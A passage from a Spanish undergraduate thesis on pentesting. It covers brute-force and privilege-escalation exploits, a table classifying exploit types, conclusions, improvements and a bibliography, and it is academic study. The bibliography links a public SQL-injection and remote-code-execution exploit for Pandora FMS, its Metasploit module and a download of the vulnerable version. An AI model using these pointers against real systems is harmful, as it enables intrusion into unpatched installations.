Al fin y al cabo, un ataque de fuerza bruta siempre intentará lo mismo. Su objetivo principal es hacer *login* sobre un sistema o componente mediante el intento de varias combinaciones de nombre de usuario, *password* o una combinación de ambas aprovechándose de la ausencia de mecanismos de prevención contra estos ataques.

En este sentido, existen diferentes herramientas y *exploits* que ayudan al atacante a la realización de este tipo de ataques, ya sean de forma *online* o de forma *offline*. Estas herramientas y/o *exploits* se aprovechan de la ausencia de mecanismos de control contra este tipo de ataques (bloqueo del usuario, envío de alertas al administrador, etc).

17.9. Privilege Escalation

En este punto se debería demostrar el uso práctico de algún *exploit* de tipo *Privilege Escalation* el cual se aprovechase de alguna vulnerabilidad de este tipo. Sin embargo, en el punto 17.2 de este mismo documento, se ha realizado una demostración de un *exploit* de tipo *Buffer Overflow* que aprovechándose de una vulnerabilidad de este tipo también permite la escalada de privilegios en el sistema remoto.

Por lo tanto, para evitar duplicidades, se ha decidido no indicar en este punto el uso práctico de un *exploit* diferente que sea exclusivamente de tipo *Privilege Escalation*. Así pues, con lo indicado en el punto 16.11 referente al marco teórico de este tipo de *exploits* y con lo indicado en el punto 17.2 se considera que es más que suficiente como para entender el funcionamiento de este tipo de *exploits*.

18. TABLA COMPARATIVA DE EXPLOITS

La siguiente tabla pretende mostrar de un simple vistazo una comparación entre los diferentes tipos de *exploits* y sus características que se han estudiado tanto en el punto dedicado al marco teórico de los *exploits* como en el punto dedicado al marco práctico de los *exploits*.

	SQLi	BO	XSS	LFI	RFI	XPI	CE	BF	PE
1	Robo de información	Variado	Robo de información	Variado	Variado	Robo de información	Variado	Acceso remoto	Elevación de privilegios
2	Bases de datos	Variado	Aplicaciones	Aplicaciones	Aplicaciones	Aplicaciones	Variado	Variado	Variado
3	Variada	Variada	Variada	Variada	Variada	Variada	Variada	Variada	Variada
4	Local y remoto	Local y remoto	Local y remoto	Local y remoto	Local y remoto	Local y remoto	Local y remoto	Local y remoto	Local y remoto
5	Disponible	Disponible	Disponible	Disponible	Disponible	Disponible	Disponible	Disponible	Disponible
6	Públicos y privados	Públicos y privados	Públicos y privados	Públicos y privados	Públicos y privados	Públicos y privados	Públicos y privados	Públicos y privados	Públicos y privados
7	Variada	Variada	Variada	Variada	Variada	Variada	Variada	Variada	Variada
8	Variado	Variado	Variado	Variado	Variado	Variado	Variado	Variado	Variado
9	Variado	Variado	Variado	Variado	Variado	Variado	Variado	Variado	Variado
10	Varios	Varios	Varios	Varios	Varios	Varios	Varios	Varios	Varios
11	Varios	Varios	Varios	Varios	Varios	Varios	Varios	Varios	Varios
12	Varios	Varios	Varios	Varios	Varios	Varios	Varios	Varios	Varios
13	Consultas a BBDD	Varios	Varios	Varios	Varios	Consultas XPath	Comandos	Usuarios y/o contraseñas	Varios
14	Usuario	Usuario	Usuario	Variado	Variado	Usuario	Variado	Usuario	Variado
15	Posible	Posible	Posible	Posible	Posible	Posible	Posible	Posible	Posible

Tabla XI: Comparativa características de exploits

En la tabla XI se puede observar que las columnas representan los diferentes tipos de *exploits* que se han estudiado en los puntos 16 y 17 de este proyecto. Se indica a continuación el significado de cada abreviatura:

- SQLi: *Sql Injection*
- BO: *Buffer Overflow*
- XSS: *Cross-Site Scripting*
- LFI: *Local File Inclusion*
- RFI: *Remote File Inclusion*
- XPI: *XPath Injection*
- CE: *Command Execution*
- BF: *Brute Force*
- PE: *Privilege Escalation*

Del mismo modo, se puede observar que en las filas de la tabla XI existe un número que representa los criterios de clasificación de los diferentes tipos de *exploits* estudiados. Se indica a continuación el significado de cada número, para más información detalla se puede consultar el punto 16.2 de este proyecto.

- 1: Objetivo del ataque
- 2: Tipo de objetivo
- 3: Complejidad
- 4: Ámbito de ejecución
- 5: Información y parcheo de la vulnerabilidad
- 6: Disponibilidad
- 7: Popularidad
- 8: Impacto
- 9: Específicos
- 10: Autor
- 11: Ciclo de vida
- 12: Evasión
- 13: *Payload*
- 14: Privilegio
- 15: Verificabilidad

19. ANALISIS FINAL DE DATOS

Concluido el desarrollo del Trabajo de Fin de Grado llega el momento de realizar el análisis final de datos que no es más que un procedimiento que tiene como objetivo sacar conclusiones y tomar decisiones sobre el área del proyecto desarrollado. En este sentido, se debe tener en cuenta el análisis cualitativo y el análisis cuantitativo; el primero de ellos se centra en opiniones, actitudes y creencias para medir conceptos, mientras que el segundo de ellos se centra en los datos e informaciones que se pueden contabilizar de tal forma que permite alcanzar un conjunto de datos mucho más amplio posibilitando el alcanzar resultados más concluyentes.

Dentro del análisis cualitativo, se debe indicar principalmente que por normal general gran parte de las opiniones, creencias y conceptos en torno a la clasificación de los *exploits* indican que éstos pueden ser clasificados atendiendo a diferentes criterios como los indicados en el punto 16.2 de este Trabajo de Fin de Grado. Sin embargo, no son tantas las opiniones encontradas indicando que realmente un *exploit* puede ser clasificado atendiendo únicamente al tipo de vulnerabilidad que explotan. En este sentido, este trabajo de Fin de Grado abre una vía de estudio para la clasificación de los *exploits* atendiendo a este criterio de tal forma que podrán existir tantos *exploits* como tipos de vulnerabilidades aparezcan con el tiempo.

En referencia al análisis cuantitativo, tomando como referencia las principales fuentes de información públicas que contienen *exploits* publicados abiertamente [137-142], se observa que todas estas fuentes utilizan criterios de clasificación variopintos para los *exploits* sin que se observe la existencia de un criterio unificado entre todas ellas. En este sentido, resulta fácil contabilizar los *exploits* en base a un determinado criterio, pero resulta muy difícil cruzar esa información con todas las fuentes indicadas con anterioridad al no existir criterios unificados de clasificación.

En consecuencia, se observa que, aunque existen muchos criterios de clasificación de *exploits* diferentes, en muchos sentidos se requiere la existencia de criterios de clasificación unificados entre las diferentes entidades afines a la seguridad informática en general y al *pentesting* en particular.

20. CONCLUSIONES

Desde el inicio de este trabajo de Fin de Grado se han tenido siempre presentes los objetivos a cumplir indicados en el punto número cuatro de este proyecto. Estos objetivos se dividieron en dos grandes bloques; por un lado, especificar y desarrollar lo qué es y lo que se pretende conseguir a la hora de realizar un *pentesting* centrándose en la fase de explotación y, por otro lado, especificar, desarrollar, clasificar, poner en práctica y comparar las características de los diferentes tipos de *exploits* que pueden ser utilizados en la realización de *pentesting*.

Para conseguir los objetivos marcados en este proyecto no se ha utilizado ninguna metodología de uso genérico dado que se ha considerado que ninguna de éstas se adaptaba por completo ni a los requerimientos establecidos ni a la forma de trabajar planteada por el responsable del proyecto. Por el contrario, la metodología utilizada ha sido definida en tres grandes bloques diferenciados, retroalimentados entre sí, estrechamente unidos los unos con los otros e indicados en el punto número seis.

El primer bloque metodológico ha consistido en la lectura y comprensión tanto de los materiales teóricos proporcionados por la UOC en referencia a la realización de un Trabajo de Fin de Grado, como en la lectura y comprensión de todo aquel material considerado imprescindible por el responsable del proyecto de cara a la realización del Trabajo de Fin de Grado. Por ejemplo; los libros indicados en el punto número ocho han sido importantes para desarrollar ciertos aspectos teóricos del proyecto y, los recursos de la UOC, han servido de guía para la correcta realización del Trabajo de Fin de Grado.

Una vez concluido este primer bloque se ha pasado al siguiente bloque metodológico que ha consistido principalmente en la creación de un plan de trabajo y en la realización de la parte teórica del proyecto tal y conforme se puede observar en diferentes puntos del trabajo como por ejemplo el número trece (Diagrama de *Gannt*) y los puntos catorce, quince y dieciséis en los que se expone de manera teórica lo que es un *pentesting*, su fase de explotación y el marco teórico de los *exploits*.

El último bloque metodológico se ha divido en dos partes diferenciadas; por un lado, el desarrollo práctico de los *exploits* realizado en el punto número diecisiete y, por otro, en las conclusiones realizadas durante todo el capítulo cuatro en el que se indica una tabla comparativa de *exploits*, un análisis final de datos, las conclusiones obtenidas y un análisis de posibles mejoras indicando, en este último punto y entre otras cosas, las oportunidades que ofrece nuestro trabajo de cara a ser continuado por otras personas.

Durante el desarrollo del trabajo se han encontrado diversos problemas y dificultades que, con un poco de suerte y una gran dosis de empeño, siempre han podido ser resueltos y/o simplificados de alguna u otra forma. Por ejemplo; a la hora de desarrollar la parte teórica de los *exploits,* no se veía claro hasta donde llegar dado que la información encontrada era muy buena y abundante, esto se ha subsanado simplificando la información obtenida plasmando únicamente lo más importante de cada uno de los diferentes *exploits*.

De manera similar al problema indicado anteriormente apareció la dificultad de que en la parte práctica no se tenía muy clara la postura a seguir y hasta dónde desarrollar el uso de los *exploits*. Se sopesaron dos posturas diferentes; una basada en explicar absolutamente todo el proceso de explotación con un alto nivel técnico de detalle y otra basada en explicar el proceso básico de explotación pero haciendo referencias bibliográficas constantes a las partes más técnicas y detalladas del *exploit*. Al final, y debido a que la primera opción haría del Trabajo de Fin de Grado un proyecto bastante más extenso del deseado y permitido, se decidió utilizar la segunda opción tal y conforme se puede observar en cada subapartado del punto número diecisiete.

El último de los problemas encontrados dignos de mencionar ha sido la falta de tiempo y/o fallo en la planificación del mismo a la hora de tener que entregar en plazo alguna de las partes de este proyecto. En este sentido, las soluciones al problema indicado han sido dobles; por un lado, las partes no terminadas por completo en el tiempo requerido siempre han sido entregadas pasados unos días de la fecha tope sin que esto ocasionara problema alguno en el producto final obtenido y, por otro, siempre se ha podido realizar una nueva planificación de tiempo acorde a las situaciones cambiantes.

Realizando una visión crítica sobre los objetivos marcados en este proyecto, se ha de indicar que éstos han sido logrados en su totalidad dado que de los objetivos marcados al principio del proyecto se hizo la definición y desarrollo del mismo tal y conforme se puede observar en la estructuración del Trabajo de Fin de Grado. Sin embargo, el responsable del proyecto no se encuentra del todo satisfecho con el resultado obtenido dado que considera que el tema tratado da para mucho más que 80 páginas de tope máximo impuesto y que, sino fuera por este límite, se podría haber desarrollado este proyecto con un mayor nivel de detalle técnico, sobre todo en la parte práctica.

Entrando en la valoración de los resultados obtenidos, se ha podido observar que en realidad un *exploit* puede ser visto como una técnica que se utiliza para aprovechar una vulnerabilidad en un sistema o aplicación con el objetivo de obtener acceso no autorizado o realizar alguna acción malintencionada. En este sentido, se podría decir que los diferentes tipos de *exploits* que existen atienden a los diferentes tipos de vulnerabilidades presentes sobre un elemento en cuestión. Esto puede ser visto como una aportación novedosa ya que, según esto, existirán pues tantos *exploits* como tipos de vulnerabilidades recientes aparezcan con el tiempo.

Por otra parte, se ha observado que existen diferentes criterios de clasificación de *exploits* acorde a diferentes características que éstos proporcionan. Estas características y funcionalidades pueden ser de diversa índole y no todas ellas cobran sentido en todos y cada uno de los diferentes tipos de *exploits* existentes. Esto también puede ser visto como una aportación del Trabajo de Fin de Grado al mundo del *pentesting* de tal forma que se confirma lo no existencia de una estandarización a la hora de clasificar y categorizar los diferentes tipos de *exploits* y sus características.

21. ANALISIS DE POSIBLES MEJORAS

En referencia a este apartado en el cual se han de indicar las líneas de trabajo que han podido quedar abiertas, las posibles mejoras y las oportunidades que ofrece este proyecto a terceras personas, se puede indicar lo siguiente:

- Como línea de trabajo abierta, se propone el estudio detallado tanto teórico como práctico de nuevos tipos de *exploits* que hagan uso de nuevos tipos de vulnerabilidades.

- Otra línea de trabajo abierta sería el desarrollo práctico de los *exploits* pero de una forma visual (por ejemplo, con el uso de vídeos). De esta manera, el interesado se podría involucrar aún más en la parte práctica de los *exploits.*

- Como posible mejora, se podría realizar un desarrollo más exhaustivo de la parte práctica dedicada a la ejecución de los *exploits* estudiados de tal forma que se profundice en sus aspectos técnicos que por limitación de la extensión del proyecto no se ha podido realizar.

- Otra posible mejora que se propone sería la creación de una tabla comparativa de *exploits* alternativa a la indicada en este proyecto. De esta manera se podría obtener una nueva visión respecto a la clasificación y categorización de los *exploits* utilizados en un *pentesting*.

- Como oportunidad que ofrece este proyecto a terceras personas, se podría indicar cualquier aspecto que sirva como relevo para el comienzo de un nuevo proyecto. Por ejemplo, en base a la clasificación y estudio de *exploits* realizada en este proyecto, comenzar un nuevo proyecto que investigue el rendimiento de los *exploits* en base a determinados parámetros.

22. BIBLIOGRAFIA

[1] Biografías y vidas (Desconocida) Charles Babbage. Disponible en: https://www.biografiasyvidas.com/biografia/b/babbage.htm (Consultado: 15 de marzo 2023)

[2] Biografías y vidas (Desconocida) Alan Turing. Disponible en: https://www.biografiasyvidas.com/biografia/t/turing.htm (Consultado: 15 de marzo 2023)

[3] Biografías y vidas (Desconocida) John Von Neumann. Disponible en: https://www.biografiasyvidas.com/biografia/n/neumann.htm (Consultado: 15 de marzo 2023)

[4] IBM (Desconocida) ¿Qué es un mainframe? Disponible en: https://www.ibm.com/es-es/topics/mainframe (Consultado: 16 de marzo 2023)

[5] Intel (2021) Intel celebra el 50º aniversario del Intel 4004. Disponible en: https://www.intel.la/content/www/xl/es/newsroom/news/intel-marks-50th-anniversary-4004.html#gs.vhtqy5 (Consultado: 16 de marzo 2023)

[6] Retro informática – El pasado del futuro (Desconocida) Historia de Internet. Disponible en: https://www.fib.upc.edu/retro-informatica/historia/internet.html (Consultado: 16 de marzo 2023)

[7] Noticias Parlamento Europeo (2023) Ciberseguridad: amenazas principales y emergentes. Disponible en: https://www.europarl.europa.eu/news/es/headlines/society/20220120STO21428/ciberseguridad-amenanzas-principales-y-emergentes?&at_campaign=20234-Digital&at_medium=Google_Ads&at_platform=Search&at_creation=RSA&at_goal=TR_G&at_audience=amenazas%20ciberseguridad&at_topic=Cybersecurity&at_location=ES&gclid=EAIaIQobChMIvtq0gfuu_gIVAI9oCR2ANAlwEAAYAiAAEgJKH_D_BwE (Consultado: 16 de marzo 2023)

[8] Instituto Nacional de Ciberseguridad (INCIBE) (2023) ¿Qué es el pentesting? Auditando la seguridad de tus sistemas. Disponible en: https://www.incibe.es/protege-tu-empresa/blog/el-pentesting-auditando-seguridad-tus-sistemas (Consultado: 2 de marzo 2023)

[9] KirkpatrickPrise (2019) What Are the Penetration Testing Steps?. Disponible en: https://kirkpatrickprice.com/blog/7-stages-of-penetration-testing (Consultado: 2 de marzo 2023)

[10] Hacker9 (2023) NIST Penetration Testing Framework: A Comprehensive Guide. Disponible en: https://www.hacker9.com/nist-penetration-testing-framework-comprehensive-guide (Consultado: 3 de marzo 2023)

[11] EC-Council (2023) Understanding the Five Phases of the Penetration Testing Process. Disponible en: https://www.eccouncil.org/cybersecurity-exchange/penetration-testing/penetration-testing-phases (Consultado: 4 de marzo 2023)

[12] Instituto Nacional de Ciberseguridad (INCIBE) (2023) Vulnerabilidad "Los riesgos de dejar una puerta abierta". Disponible en: https://www.incibe.es/aprendeciberseguridad/vulnerabilidad#:~:text=Una%20vulnerabilidad%20es%20un%20fallo,no%20permitidas%20de%20manera%20remota. (Consultado: 4 de marzo 2023)

[13] Instituto Nacional de Ciberseguridad (INCIBE) (2021) 'Glosario de términos de ciberseguridad - Una guía de aproximación para el empresario', Guías INCIBE, 2021, pp. 42-42. Disponible en: https://www.incibe.es/sites/default/files/contenidos/guias/doc/guia_glosario_ciberseguridad_2021.pdf (Consultado: 5 de marzo 2023)

[14] Instituto Nacional de Ciberseguridad (INCIBE) (Desconocida) 'Fundamentos del Análisis de Sistemas', Jornadas INCIBE, Desconocida, pp. 55-55. Disponible en: https://www.incibe.es/sites/default/files/paginas/jornadas-incibe-espacios-ciberseguridad/estudiantes/fundamentos_analisis_sistemas.pdf (Consultado: 5 de marzo 2023)

[15] Fortinet (2023) What Is an Exploit?. Disponible en: https://www.fortinet.com/resources/cyberglossary/exploit (Consultado: 5 de marzo 2023)

[16] Rapid7 (2023) Using Exploits. Disponible en: https://docs.rapid7.com/metasploit/using-exploits (Consultado: 6 de marzo 2023)

[17] OffSec The Path to a Secure Future (2021) Working with active and passive exploits in metasploit. Disponible en: https://www.offsec.com/metasploit-unleashed/exploits (Consultado: 6 de marzo 2023)

[18] Cisco (Desconocida) Types of exploits. Disponible en: https://www.cisco.com/c/en/us/products/security/advanced-malware-protection/what-is-exploit.html#~how-an-exploit-works (Consultado: 6 de marzo 2023)

[19] Ayudaley (Desconocida) Exploits. Usos, peligros, detección y eliminación. Disponible en: https://ayudaleyprotecciondatos.es/2021/04/22/exploits (Consultado: 9 de marzo 2023)

[20] Gonzalez Gallego, I. (2018) Estudio de la ciberseguridad industrial: Pentesting y laboratorio de pruebas de concepto. Proyecto fin de carrera. Universidad Politécnica de Madrid - Escuela Técnica Superior de Ingenieros Industriales. Disponible en: https://oa.upm.es/51807/1/PFC_ISIDRO_GONZALEZ_GALLEGO.pdf (Consultado: 10 de marzo 2023

[21] Instituto Nacional de Ciberseguridad (INCIBE) (Desconocida) Pentesting. Disponible en: https://www.incibe.es/aprendeciberseguridad/pentesting (Consultado: 16 de marzo 2023)

[22] Instituto Nacional de Ciberseguridad (INCIBE) (2019) ¿Qué es el pentesting? Auditando la seguridad de tus sistemas. Disponible en: https://www.incibe.es/protege-tu-empresa/blog/el-pentesting-auditando-seguridad-tus-sistemas (Consultado: 16 de marzo 203)

[23] González, P. (2020) 'El test de intrusión o pentest'. En: Metasploit para Pentesters 5ª Edición. 0xWord, pp. 29-30.

[24] Weidman, G. (2014) 'Penetration testing primer'. En: Penetration testing: A hands-on introduction to hacking. No starch press, pp. 1-2

[25] González, P. (2020) 'El test de intrusión o pentest'. En: Metasploit para Pentesters 5ª Edición. 0xWord, pp. 29-30

[26] Weidman, G. (2014) 'Penetration testing primer'. En: Penetration testing: A hands-on introduction to hacking. No starch press, pp. 1-2

[27] Basque CiberSecurity Centre (Desconocido) Penetration Testing Execution Standard (PTES). Disponible en: https://www.ciberseguridad.eus/ciberpedia/marcos-de-referencia/penetration-testing-execution-standard-ptes (Consultado: 19 de marzo 2023)

[28] Exploit Database (2023) Google Hacking Database. Disponible en: https://www.exploit-db.com/google-hacking-database (Consultado: 19 de marzo 2023)

[29] Instituto Nacional de Ciberseguridad (INCIBE) (2014) OSINT – La información es poder. Disponible en: https://www.incibe-cert.es/blog/osint-la-informacion-es-poder (Consultado: 19 de marzo 2023)

[30] Ciberseguridad (Desconocido) Footprinting y Fingerprinting. Disponible en: https://ciberseguridad.com/amenzas/footprinting-fingerprinting/ (Consultado: 20 de marzo 2023)

[31] Panda Security (Desconocido) Exploit. Disponible en: https://www.pandasecurity.com/es/security-info/exploit/ (Consultado: 20 de marzo 2023)

[32] González, P., Sánchez, G. y Soriano, J (2020) 'Explotación'. En: Pentesting con Kali 3ª Edición. 0xWord, pp. 115-118

[33] González, P. (2020) 'Conceptos básicos'. En: Metasploit para Pentesters 5ª Edición. 0xWord, pp. 19

[34] González, P., Sánchez, G. y Soriano, J (2020) 'Explotación'. En: Pentesting con Kali 3ª Edición. 0xWord, pp. 116

[35] González, P., Sánchez, G. y Soriano, J (2020) 'Explotación'. En: Pentesting con Kali 3ª Edición. 0xWord, pp. 115

[36] González, P., Sánchez, G. y Soriano, J (2020) 'Explotación'. En: Pentesting con Kali 3ª Edición. 0xWord, pp. 115

[37] González, P., Sánchez, G. y Soriano, J (2020) 'Explotación'. En: Pentesting con Kali 3ª Edición. 0xWord, pp. 115

[38] Instituto Nacional de Ciberseguridad (INCIBE) (Desconocido) 'Respuesta a incidentes'. Disponible en: https://www.incibe.es/sites/default/files/contenidos/politicas/documentos/respuesta-incidentes.pdf (Consultado: 21 de marzo 2023)

[39] Grupo Ático (Desconocido) Plan de recuperación ante desastres informáticos ¿Para qué sirve y cómo hacerlo?. Disponible en: https://protecciondatos-lopd.com/empresas/plan-recuperacion-ante-desastres-informaticos/ (Consultado: 21 de marzo 2023)

[40] Basque Cibersecurity Centre (Desconocido) DFIR, Análisis Forense Digital y Respuesta a Incidentes. Disponible en: https://www.ciberseguridad.eus/empresa-segura/medidas-para-mitigar/dfir-analisis-forense-digital-y-respuesta-incidentes#:~:text=%C2%BFQu%C3%A9%20es%3F,forense%20digital%20(Digital%20Forensics) (Consultado: 22 de marzo 2023)

[41] Open Worldwide Application Security Project (OWASP) (Desconocido) SQL Injection. Disponible en: https://owasp.org/www-community/attacks/SQL_Injection (Consultado: 23 de marzo 2023)

[42] Open Worldwide Application Security Project (OWASP) (Desconocido) Buffer Overflow. Disponible en: https://owasp.org/www-community/vulnerabilities/Buffer_Overflow (Consultado: 23 de marzo 2023)

[43] Open Worldwide Application Security Project (OWASP) (Desconocido) Cross Site Scripting (XSS). Disponible en: https://owasp.org/www-community/attacks/xss/ (Consultado: 24 de marzo 2023)

[44] Spanning (Desconocido) File Inclusion Vulnerabilities – Web Base Application Security, Part 9. Disponible en: https://spanning.com/blog/file-inclusion-vulnerabilities-lfi-rfi-web-based-application-security-part-9/#:~:text=In%20an%20LFI%20attack%2C%20threat,file%20from%20an%20external%20source (Consultado: 25 de marzo 2023)

[45] Spanning (Desconocido) File Inclusion Vulnerabilities – Web Base Application Security, Part 9. Disponible en: https://spanning.com/blog/file-inclusion-vulnerabilities-lfi-rfi-web-based-application-security-part-9/#:~:text=In%20an%20LFI%20attack%2C%20threat,file%20from%20an%20external%20source (Consultado: 25 de marzo 2023)

[46] Weidman, G. (2014) 'Web Application Testing'. En: Penetration testing: A hands-on introduction to hacking. No starch press, pp. 323

[47] Weidman, G. (2014) 'Web Application Testing'. En: Penetration testing: A hands-on introduction to hacking. No starch press, pp. 327

[48] Open Worldwide Application Security Project (OWASP) (Desconocido) Brute Force Attack. Disponible en: https://owasp.org/www-community/attacks/Brute_force_attack (Consultado: 25 de marzo 2023)

[49] Open Worldwide Application Security Project (OWASP) (Desconocido) Denial Of Service. Disponible en: https://owasp.org/www-community/attacks/Denial_of_Service#:~:text=Denial%2Dof%2Dservice%20attacks%20significantly,in%20direct%20impact%20on%20availability (Consultado: 25 de marzo 2023)

[50] Open Worldwide Application Security Project (OWASP) (Desconocido) 'Phishing in Depth (Attacks & Mitigations)'. Disponible en: https://owasp.org/www-chapter-ghana/assets/slides/OWASP_Presentation_FINAL.pdf (Consultado: 25 de marzo 2023)

[51] Instituto Nacional de Ciberseguridad (INCIBE) (2014) (Desconocido) Malware – El lado oscuro del software. Disponible en: https://www.incibe.es/aprendeciberseguridad/malware#:~:text=El%20malware%20es%20un%20programa,y%2Fo%20para%20el%20sistema. (Consultado: 25 de marzo 2023)

[52] Crowdstrike (2022) What is privilege escalation?. Disponible en: https://www.crowdstrike.com/cybersecurity-101/privilege-escalation/ (Consultado: 26 de marzo 2023)

[53] Open Worldwide Application Security Project (OWASP) (Desconocido) Code Injection. Disponible en: https://owasp.org/www-community/attacks/Code_Injection (Consultado: 26 de marzo 2023)

[54] William G.J., Viegas J. y Orso, A (Desconocido) 'A Classification Of SQL Injetion Attacks and Countermeasures', pp. 1-11. Disponible en: https://www.cc.gatech.edu/fac/Alex.Orso/papers/halfond.viegas.orso.ISSSE06.pdf (Consultado: 26 de marzo 2023)

[55] Open Worldwide Application Security Project (OWASP) (2021) 'SQL Injection Attacks Prevention System Technology: Review'. Disponible en: https://www.researchgate.net/profile/Awder-Ahmed/publication/353025675_SQL_Injection_Attacks_Prevention_System_Technology_Review/links/60e4a1f092851c2b83e4cc03/SQL-Injection-Attacks-Prevention-System-Technology-Review.pdf (Consultado: 27 de marzo 2023)

[56] Open Worldwide Application Security Project (OWASP) (Desconocido) SQL Injection. Disponible en: https://owasp.org/www-community/attacks/SQL_Injection (Consultado: 27 de marzo 2023)

[57] González, P., Sánchez, G. y Soriano, J (2020) 'Auditoria de aplicaciones Web'. En: Pentesting con Kali 3ª Edición. 0xWord, pp. 168-172

[58] Graham, D (2021) 'Stealing and Cracking Passwords'. En: Ethical Hacking – A Hands-on Introduction to Breaking In. No Starch Press, pp. 246-247

[59] Weidman, G. (2014) 'Web Application Testing'. En: Penetration testing: A hands-on introduction to hacking. No starch press, pp. 319-321

[60] González, P. (2020) 'Conceptos básicos'. En: Metasploit para Pentesters 5ª Edición. 0xWord, pp. 20

[61] González, P., Sánchez, G. y Soriano, J (2020) 'Detección de funciones inseguras en repositorios'. En: Pentesting con Kali 3ª Edición. 0xWord, pp. 37-42

[62] Weidman, G. (2014) 'Exploitation'. En: Penetration testing: A hands-on introduction to hacking. No starch press, pp. 190-192

[63] Weidman, G. (2014) 'A Stack-Based Buffer Overflow in Linux'. En: Penetration testing: A hands-on introduction to hacking. No starch press, pp. 361-378

[64] Weidman, G. (2014) 'A Stack-Based Buffer Overflow in Windows'. En: Penetration testing: A hands-on introduction to hacking. No starch press, pp. 379-400

[65] Alzahrani M, (2021) 'Buffer Overflow Attack and Defense Techiques', pp. 1-6. Disponible en: http://paper.ijcsns.org/07_book/202112/20211230.pdf (Consultado: 28 de marzo 2023)

[66] Open Worldwide Application Security Project (OWASP) (Desconocido) Buffer Overflow Attack. Disponible en: https://owasp.org/www-community/attacks/Buffer_overflow_attack (Consultado: 28 de marzo 2023)

[67] Coen Goedegebure's Blog (2020) Buffer Overflow Attacks Explained. Disponible en: https://www.coengoedegebure.com/buffer-overflow-attacks-explained/ (Consultado: 28 de marzo 2023)

[68] European Union Agency For Cybersecurity (ENISA) (Desconocido) Buffer Overflow. Disponible en: https://www.enisa.europa.eu/topics/incident-response/glossary/buffer-overflow (Consultado: 1 de abril 2023).

[69] González, P. (2020) 'Conceptos básicos'. En: Metasploit para Pentesters 5ª Edición. 0xWord, pp. 20

[70] González, P., Sánchez, G. y Soriano, J (2020) 'Auditoria de aplicaciones Web'. En: Pentesting con Kali 3ª Edición. 0xWord, pp. 160-166

[71] Weidman, G. (2014) 'Web Application Testing'. En: Penetration testing: A hands-on introduction to hacking. No starch press, pp. 329-334

[72] Graham, D (2021) 'Serious Cross-Site Scripting Exploitatin'. En: Ethical Hacking – A Hands-on Introduction to Breaking In. No Starch Press, pp. 269-285

[73] Open Worldwide Application Security Project (OWASP) (Desconocido) Types of XSS. Disponible en: https://owasp.org/www-community/Types_of_Cross-Site_Scripting (Consultado: 2 de abril 2023)

[74] PortSwigger (Desconocido) Cross-Site Scripting. Disponible en: https://portswigger.net/web-security/cross-site-scripting (Consultado: 3 de abril 2023)

[75] Open Worldwide Application Security Project (OWASP) (Desconocido) OWASP Top Ten. Disponible en: https://owasp.org/www-project-top-ten/ (Consultado: 3 de abril 2023)

[76] Weidman, G. (2014) 'Web Application Testing'. En: Penetration testing: A hands-on introduction to hacking. No starch press, pp. 324-326

[77] González, P., Sánchez, G. y Soriano, J (2020) 'Auditoria de apliaciones Web'. En: Pentesting con Kali 3ª Edición. 0xWord, pp. 172-175

[78] Invicti – AppSec With Zero Noise (Desconocido). Local File Inclusion (LFI). Disponible en: https://www.invicti.com/learn/local-file-inclusion-lfi/ (Consultado: 4 de abril 2023).

[79] González, P., Sánchez, G. y Soriano, J (2020) 'Auditoria de apliaciones Web'. En: Pentesting con Kali 3ª Edición. 0xWord, pp. 176-177

[80] Weidman, G. (2014) 'Web Application Testing'. En: Penetration testing: A hands-on introduction to hacking. No starch press, pp. 327

[81] Invicti – AppSec With Zero Noise (Desconocido). Remote File Inclusion (RFI). Disponible en: https://www.invicti.com/learn/remote-file-inclusion-rfi/ (Consultado: 4 de abril 2023)

[82] Weidman, G. (2014) 'Web Application Testing'. En: Penetration testing: A hands-on introduction to hacking. No starch press, pp. 323-324

[83] Open Worldwide Application Security Project (OWASP) (Desconocido) XPath Injection. Disponible en: https://owasp.org/www-community/attacks/XPATH_Injection (Consultado: 5 de abril 2023)

[84] Developer Mozilla (Desconocido) Wrapper. Disponible en: https://developer.mozilla.org/es/docs/Glossary/Wrapper (Consultado: 5 de abril 2023)

[85] Weidman, G. (2014) 'Web Application Testing'. En: Penetration testing: A hands-on introduction to hacking. No starch press, pp. 327

[86] Open Worldwide Application Security Project (OWASP) (Desconocida) Command Injection. Disponible en: https://owasp.org/www-community/attacks/Command_Injection (Consultado: 5 de abril 2023)

[87] PortSwigger (Desconocida) OS Command Injection. Disponible en: https://portswigger.net/web-security/os-command-

injection#:~:text=OS%20command%20injection%20(also%20known,application%20and%20all%20its%20data. (Consultado: 6 de abril 2023)

[88] Norton (Desconocido) Emerging Threats. Disponible en:: https://us.norton.com/blog/emerging-threats/credential-stuffing (Consultado: 6 de abril 2023)

[89] Instituto Nacional de Ciberseguridad (INCIBE) (2023) ¡Cuidado! Un keylogger podría estar registrando tus contraseñas. Disponible en: https://www.incibe.es/protege-tu-empresa/blog/cuidado-keylogger-podria-estar-registrando-tus-contrasenas (Consultado: 6 de abril 2023)

[90] Open Worldwide Application Security Project (OWASP) (Desconocido) Password Spraying Attack. Disponible en: https://owasp.org/www-community/attacks/Password_Spraying_Attack (Consultado: 6 de abril 2023)

[91] Weidman, G. (2014) 'Password Attacks'. En: Penetration testing: A hands-on introduction to hacking. No starch press, pp. 197-215

[92] Graham, D (2021) 'Stealing and Cracking Passwords'. En: Ethical Hacking – A Hands-on Introduction to Breaking In. No Starch Press, pp. 256-260

[93] Pandora FMS (2023) Pandora FMS. Disponible en: https://pandorafms.com/es/ (Consultado: 2 de mayo 2023)

[94] Kali Linux (2023) Prebuilt Virtual Machines. Disponible en: https://cdimage.kali.org/kali-2023.1/kali-linux-2023.1-virtualbox-amd64.7z (Consultado: 2 de mayo 2023)

[95] Sourceforge (2013) Pandora FMS: Flexible Monitoring System Files. Disponible en: https://sourceforge.net/projects/pandora/files/Pandora%20FMS%205.0/FinalSP2/PandoraFMS5.0SP2-131226_64bit.iso/download (Consultado: 2 de mayo 2023)

[96] Packer Storm Security (2014) Pandora FMS SQL Injection / Remote Code Execution. Disponible en: https://packetstormsecurity.com/files/129287/Pandora-FMS-SQL-Injection-Remote-Code-Execution.html (Consultado: 2 de mayo 2023)

[97] Infosecmatter (Desconocido) Pandora FMS Defafult Credential / SQLi Remote Code Execution - Metasploit. Disponible en: https://www.infosecmatter.com/metasploit-module-library/?mm=exploit/linux/http/pandora_fms_sqli (Consultado: 2 de mayo 2023)

[98] Github (2014) urcuqui / exploit database. Disponible en: https://github.com/urcuqui/exploit-database/blob/master/platforms/php/remote/35380.rb (Consultado: 2 de mayo 2023)

[99] Wikipedia (2022) Sudo. Disponible en: https://es.wikipedia.org/wiki/Sudo (Consultado: 4 de mayo 2023)

